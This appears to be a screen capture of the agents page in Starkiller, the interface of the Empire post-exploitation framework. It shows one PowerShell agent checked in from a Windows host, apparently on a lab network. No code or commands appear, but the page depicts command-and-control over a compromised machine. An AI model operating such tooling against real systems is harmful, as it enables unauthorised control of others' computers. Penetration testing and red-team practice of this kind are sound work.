	Name	Last Seen	Hostname	Process	Architecture	Language	Username	Internal IP
<input type="checkbox"/>	GHERWASU	a few seconds ago	PC	powershell	x86	powershell	PC\Utilisateur	192.168.56.1

Rows per page: 15 1.1 of 1

Copyright (c) 2021 BC Security | [Starkiller](#) | [Empire](#) | [Sponsor for extra features](#) | [Exclusively released for Kali Linux](#)